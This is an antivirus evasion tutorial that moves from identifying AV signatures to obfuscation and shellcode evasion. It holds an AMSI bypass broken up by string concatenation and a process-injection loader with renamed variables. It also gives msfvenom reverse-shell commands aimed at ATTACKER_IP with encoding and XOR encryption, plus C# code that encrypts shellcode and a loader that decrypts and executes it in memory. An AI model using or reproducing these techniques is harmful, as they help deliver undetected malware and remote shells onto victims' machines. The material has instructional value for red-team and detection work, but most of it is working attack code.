Note

`You can find example of all obfuscation techniques by watching my series of YouTube Videos about AV evasion and Obfuscation found under the below playlist`

`https://www.youtube.com/playlist?list=PLqM63j87R5p4cxcMXsU9T5FhL-gmwebJd`

Important Note

``To evade Antivirus signatures and detection, we have to perform obfuscation techniques or evasion techniques.``

Obfuscation techniques are applied to the source code of the program or the malware

Evasion Techniques are applied by first creating a shellcode either manually using Assembly language or with public tools such as msfvenom. Then the created shellcode should undergo a series of encoding, encryption, packing and binding to completely evade AV detections

Obfuscation techniques and principles

Lets first start by identifying the bytes in an executable that would trigger an Antivirus alarm then we can apply obfuscation techniques

AntiVirus Signature Identification

Signatures are used by anti-virus engines to track and identify possible suspicious and/or malicious programs.

When identifying signatures, whether manually or automated, we must employ an iterative process to determine what byte a signature starts at. By recursively splitting a compiled binary in half and testing it, we can get a rough estimate of a byte-range to investigate further.

This can be done with Signature Identification Tools to make the process more automated.

Once we have identified the signature, we can split the binary again and test it against the Antivirus

Signature Identification Tools

ThreatCheck

ThreatCheck leverages several anti-virus engines against split compiled binaries and reports where it believes bad bytes are present.

`Help Menu`

```
C:\>ThreatCheck.exe --help
-e,   --engine
(Default: Defender) Scanning engine.
Options: Defender, AMSI
-f, --file Analyze a file on disk
-u, --url Analyze a file from a URL
--help Display this help screen. --version
Display version information.
```

`Example Usage`

```
ThreatCheck.exe -f Downloads\Grunt.bin -e
AMSI
```

AMSITrigger

AMSI leverages the runtime, making signatures harder to identify and resolve. ThreatCheck also does not

support certain file types such as PowerShell that AMSITrigger does.

AMSITrigger will leverage the AMSI engine and scan functions against a provided PowerShell script and report any specific sections of code it believes need to be alerted on.

`Help Menu`

```
C:\>amsitrigger.exe --help
-i, --inputfile=VALUE Powershell filename
-u, --url=VALUE URL eg.
<https://10.1.1.1/Invoke-NinjaCopy.ps1>
-f, --format=VALUE Output Format:
1 - Only show Triggers
2 - Show Triggers with Line numbers
3 - Show Triggers inline with code
4 - Show AMSI calls (xmas tree mode)
-d, --debug Show Debug Info
-m, --maxsiglength=VALUE Maximum signature
Length to cater for, default=2048
-c, --chunksize=VALUE Chunk size to send
to AMSIScanBuffer, default=4096
-h, -?, --help Show Help
```


`Example Usage`

```
PS C:\> .\amsitrigger.exe -i bypass.ps1 -f
3
```

Obfuscation Techniques

Obfuscation is an essential component of detection evasion methodology and preventing analysis of malicious software. Obfuscation originated to protect software and intellectual property from being stolen or reproduced. While it is still widely used for its original purpose, adversaries have adapted its use for malicious intent.

The Layered obfuscation: a taxonomy of software obfuscation techniques for layered whose figure can be found below



Object Concatenation

catenation **is a common programming concept that combines two separate objects into one object, such as a string. The most common example of concatenation being used in malware is breaking targeted** static signatures**

#example1

Before Concaentation

```
IntPtr ASBPtr = GetProcAddress(TargetDLL,
"AmsiScanBuffer");
```

After Concatentation

```
IntPtr ASBPtr = GetProcAddress(TargetDLL,
"Amsi" + "Scan" + "Buffer");
```

#Example2

Before Concaentation

```
[Ref].Assembly.GetType('System.Management.
Automation.AmsiUtils').GetField('amsiInitF
ailed','NonPublic,Static').SetValue($null,
$true)
```

After Concatentation

```
[Ref].Assembly.GetType('System.Management.
Automation.'+'Amsi'+'Utils').GetField('ams
i'+'Init'+'Failed','No'+'nPublic,S'+'tatic
').$Value($null,$true)
```

Changing Object Names

Before Changing Object Names

```
#include "windows.h"
#include <iostream>
#include <string>
using namespace std;


int main(int argc, char* argv[])
{
        unsigned char shellcode[] = "";

        HANDLE processHandle;
        HANDLE remoteThread;
        PVOID remoteBuffer;
        string leaked = "This was leaked
in the strings";

        processHandle =
```

```
OpenProcess(PROCESS_ALL_ACCESS, FALSE,
DWORD(atoi(argv[1])));
        cout << "Handle obtained for" <<
processHandle;
        remoteBuffer =
VirtualAllocEx(processHandle, NULL, sizeof
shellcode, (MEM_RESERVE | MEM_COMMIT),
PAGE_EXECUTE_READWRITE);
        cout << "Buffer Created";
        WriteProcessMemory(processHandle,
remoteBuffer, shellcode, sizeof shellcode,
NULL);
        cout << "Process written with
buffer" << remoteBuffer;
        remoteThread =
CreateRemoteThread(processHandle, NULL, 0,
(LPTHREAD_START_ROUTINE)remoteBuffer,
NULL, 0, NULL);
        CloseHandle(processHandle);
        cout << "Closing handle" <<
processHandle;
        cout << leaked;
```

```
        return 0;
}
```

After Changing Object Names

```
#include "windows.h"

int main(int argc, char* argv[])
{
        unsigned char awoler[] = "";

        HANDLE awerfu;
        HANDLE rwfhbf;
        PVOID iauwef;

        awerfu =
OpenProcess(PROCESS_ALL_ACCESS, FALSE,
DWORD(atoi(argv[1])));
        iauwef = VirtualAllocEx(awerfu,
NULL, sizeof awoler, (MEM_RESERVE |
MEM_COMMIT), PAGE_EXECUTE_READWRITE);
        WriteProcessMemory(awerfu, iauwef,
awoler, sizeof awoler, NULL);
        rwfhbf =
CreateRemoteThread(awerfu, NULL, 0,
```

```
(LPTHREAD_START_ROUTINE)iauwef, NULL, 0,
NULL);
        CloseHandle(awerfu);

        return 0;
}
```

Changing Compilation Mode

More minor aspects of a compiled binary, such as the compilation method, may not seem like a critical component, but they can lead to several advantages to assist an analyst. For example, if a program is compiled as a debug build, an analyst can obtain all the available global variables and other program information.

Symbol files are easily removed through the compiler or after compilation. To remove symbols from a compiler like **Visual Studio**, we need to change the compilation target from `Debug` to `Release` or use a lighter-weight compiler like **mingw.**

After compiling the file, we use `strip` to remove the symbols from the binary or malware.

```
strip --strip-all [malware.exe]
```

Data Splitting / Merging

The premise behind this concept is relatively easy, we are looking to create a new object function that can break the signature while maintaining the previous functionality.

`Before splitting/merging`

```
string MessageFormat = @"{{""GUID"":""
{0}"",""Type"":{1},""Meta"":""
{2},""IV"":""{3}"",""EncryptedMessage"":""
{4}"",""HMAC"":""{5}""}}";
```

`After splitting/merging`

```
 var sb = new StringBuilder(@"
{{""GUID"":""{0}"","); // Start the built-
in concatenation method

sb.Append(@"""Type"":{1},"); // Append
substrings onto the string

sb.Append(@"""Meta"":""{2}"",");
sb.Append(@"""IV"":""{3}"",");
sb.Append(@"""EncryptedMessage"":""
```

```
{4}"","");


sb.Append(@"""HMAC"":""{5}""}}");
return sb.ToString(); // Return the
concatenated string to the class
```

Using Dynamic Loading

Dynamic loading is used to avoid the IAT and minimize the use of the Windows loader.

`Why?`

API calls and other functions native to an operating system require a pointer to a function address and a structure to utilize them.

Structures for functions are simple; they are located in **import libraries** such as `kernel32` or `ntdll` that store function structures and other core information for Windows.

The most significant issue to function imports is the function addresses. Obtaining a pointer may seem straightforward, although because of **ASLR** (**A**ddress **S**pace **L**ayout **R**andomization), function addresses are dynamic and must be found.

Rather than altering code at runtime, the **Windows loader** `windows.h` is employed. At runtime, the loader will map all modules to process address space and list all functions from each. That handles the modules, but how are function addresses assigned?

One of the most critical functions of the Windows loader is the **IAT (I**mport **A**ddress **T**able). The IAT will store function addresses for all imported functions that can assign a pointer for the function.

Dynamic loading can be achieved by following four steps

```
1.  Define the structure of the call



We can find structures for a specific call
on the Microsoft documentation


2.  Obtain the handle of the module the
call address is present in
3.  Obtain the process address of the call
4.  Use the newly created call
```

Evasion Techniques

Definition of a shellcode

Shellcode is a set of crafted machine code instructions that tell the vulnerable program to run additional functions and, in most cases, provide access to a system shell or create a reverse command shell.

Once the shellcode is injected into a process and executed by the vulnerable software or program, it modifies the code run flow to update registers and functions of the program to execute the attacker's code.

It is generally written in Assembly language and translated into hexadecimal opcodes (operational codes). Writing unique and custom shellcode helps in evading AV software significantly. But writing a custom shellcode requires excellent knowledge and skill in dealing with Assembly language.

Generation of a shellcode

#Read-Below-Note

`When shell code is generated, it can either be in hex format or embedded in a binary file.

```
If you chose hex format, you have to embed
the hex value in the original payload code
```

```
If you chose to embed it in a binary file,
you have to hose the binary file in your
webserver and create a call in the original
payload or dropper code to download your
shellcode
```

Manual

With the assembly language.

With Tools

Msfvenom

Hex format shellcode

Generating the shellcode in hex format will allow you to use the hex value in the source code of the payload or malware.

```
msfvenom -a x86 --platform windows -p
windows/exec cmd=calc.exe -f c

No encoder specified, outputting raw
payload
```

```
Payload size: 193 bytes
Final size of c file: 835 bytes

unsigned char buf[] =
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\
xc0\x64\x8b\x50\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\
xb7\x4a\x26\x31\xff"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\
x01\xc7\xe2\xf2\x52"
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\
x78\xe3\x48\x01\xd1"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\
x3a\x49\x8b\x34\x8b"
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\
x38\xe0\x75\xf6\x03"
"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\
x24\x01\xd3\x66\x8b"
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\
x01\xd0\x89\x44\x24"
"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\
x5f\x5a\x8b\x12\xeb"
"\x8d\x5d\x6a\x01\x8d\x85\xb2\x00\x00\x00\
```

```
x50\x68\x31\x8b\x6f"
"\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6\
x95\xbd\x9d\xff\xd5"
"\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\
x47\x13\x72\x6f\x6a"
"\x00\x53\xff\xd5\x63\x61\x6c\x63\x2e\x65\
x78\x65\x00";
```

#OR

```
msfvenom -p windows/x64/shell_reverse_tcp
LHOST=ATTACKER_IP LPORT=7474 -f c
```

Binary format shell code

On the other hand, you can choose to embed your shellcode in a binary file and then host it on a webserver. In your original malware source code, you should create a call or web request to download the shellcode in binary format and drop it in the victim PC.

```
msfvenom -p windows/x64/shell_reverse_tcp
LHOST=ATTACKER_IP LPORT=7474 -f raw -o
shellcode.bin -b '\x00\x0a\x0d'
```

You can also extract the shellcode in hex format with the command below

```
xxd -i shellcode.bin
```

Encoding and Encrypting a shellcode

Encoding is the process of changing the data from its original state into a specific format depending on the algorithm or type of encoding. It can be applied to many data types such as videos, HTML, URLs, and binary files (EXE, Images, etc.).

Encoding is used to hide shellcode strings within a binary. However, encoding is not enough for evasion purposes. Nowadays, AV software is more intelligent and can analyze a binary, and once an encoded string is found, it is decoded to check the text's original form.

Encryption is one of the essential elements of information and data security which focuses on preventing unauthorized access and manipulation of data. The encryption process involves converting plaintext (unencrypted content) into an encrypted version called Ciphertext. The Ciphertext can't be read or decrypted without knowing the algorithm used in encryption as well as the key.

Encoding with msfvenom

`Encoding or encrypting a payload or shellcode with msfvenom will not succeed in evading MODERN AVs.`

Listing encoders

```
msfvenom --list encoders
```

Creating a payload and encoding it with shikata and three iterations

```
msfvenom -a x86 --platform Windows
LHOST=ATTACKER_IP LPORT=443 -p
windows/shell_reverse_tcp -e
x86/shikata_ga_nai -b '\x00' -i 3 -f raw
```

Encryption with msfvenom

Listing encryptors

```
msfvenom --list encrypt
```

Creating an encrypted payload

```
msfvenom -p
windows/x64/meterpreter/reverse_tcp
LHOST=ATTACKER_IP LPORT=4545 -f exe --
encrypt xor --encrypt-key "key" -o xored-
payload.exe
```

Encoding and Encryption manually

After the creating of a shellcode, you can use a manual method to encode the shellcode. The below code performs *XOR* and *Base64* on the shellcode.

You can change the below code and try different encoding and encryption algorithms.

You can copy and paste the below code in a file named *Encrypter-Encoder.cs*

Don't forget to replace the value of the buff[] variable with the shellcode you created from *msfvenom*

Encrypter-Encoder.cs

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
```

```
using System.Threading.Tasks;


namespace Encrypter
{
    internal class Program
    {
        private static byte[] xor(byte[]
shell, byte[] KeyBytes)
        {
            for (int i = 0; i <
shell.Length; i++)
            {
                shell[i] ^= KeyBytes[i %
KeyBytes.Length];
            }
            return shell;
        }
        static void Main(string[] args)
        {
            //XOR Key - It has to be the
same in the Droppr for Decrypting

            string key = "key";
```

```
                //Convert Key into bytes
                byte[] keyBytes =
Encoding.ASCII.GetBytes(key);

                //Original Shellcode here
(csharp format)
                byte[] buf = new byte[460] {
0xfc,0x48,0x83,..,0xda,0xff,0xd5 };

                //XORing byte by byte and
saving into a new array of bytes
                byte[] encoded = xor(buf,
keyBytes);

Console.WriteLine(Convert.ToBase64String(e
ncoded));
            }
        }
}
```

Compile the above code in C sharp

```
csc.exe Encrypter-Encoder.cs
.\Encrypter-Encoder.exe
```

Then run your executable and it will give you the shellcode in an encoded format.

Next we will take the new encoded and encrypted shellcode from above step and use it in a new code that decodes the shellcode before executing it

Change the value of *dataBS64* below to your new encoded and encrypted shellcode.

Encrypter-Encoder-v2.cs

```
using System;
using System.Net;
using System.Text;
using System.Runtime.InteropServices;


public class Program {
  [DllImport("kernel32")]
  private static extern UInt32
VirtualAlloc(UInt32 lpStartAddr, UInt32
size, UInt32 flAllocationType, UInt32
flProtect);

  [DllImport("kernel32")]
  private static extern IntPtr
```

```
CreateThread(UInt32 lpThreadAttributes,
UInt32 dwStackSize, UInt32 lpStartAddress,
IntPtr param, UInt32 dwCreationFlags, ref
UInt32 lpThreadId);

  [DllImport("kernel32")]
  private static extern UInt32
WaitForSingleObject(IntPtr hHandle, UInt32
dwMilliseconds);

  private static UInt32 MEM_COMMIT =
0x1000;
  private static UInt32
PAGE_EXECUTE_READWRITE = 0x40;

  private static byte[] xor(byte[] shell,
byte[] KeyBytes)
        {
            for (int i = 0; i <
shell.Length; i++)
            {
                shell[i] ^= KeyBytes[i %
KeyBytes.Length];
            }
```

```
            return shell;
        }
public static void Main()
{

   string dataBS64 =
"qKDPSzN5UbvWEJQsxhsD8mM+uHNAwz9jPM57FAL..
..pEvWzJg3oE="; // you can change this
value

    byte[] data =
Convert.FromBase64String(dataBS64);

    string key = "key";
    //Convert Key into bytes
    byte[] keyBytes =
Encoding.ASCII.GetBytes(key);

    byte[] encoded = xor(data, keyBytes);

    UInt32 codeAddr = VirtualAlloc(0,
(UInt32)encoded.Length, MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
    Marshal.Copy(encoded, 0, (IntPtr)
```

```
(codeAddr), encoded.Length);

        IntPtr threadHandle = IntPtr.Zero;
        UInt32 threadId = 0;
        IntPtr parameter = IntPtr.Zero;
        threadHandle = CreateThread(0, 0,
codeAddr, parameter, 0, ref threadId);

        WaitForSingleObject(threadHandle,
0xFFFFFFFF);

    }
}
```

Compile

```
csc.exe Encrypter-Encoder-v2.cs
```

Now try to uplaod the executable *Encrypter-Encoder-v2.exe* to any Antivirus engine to test the results.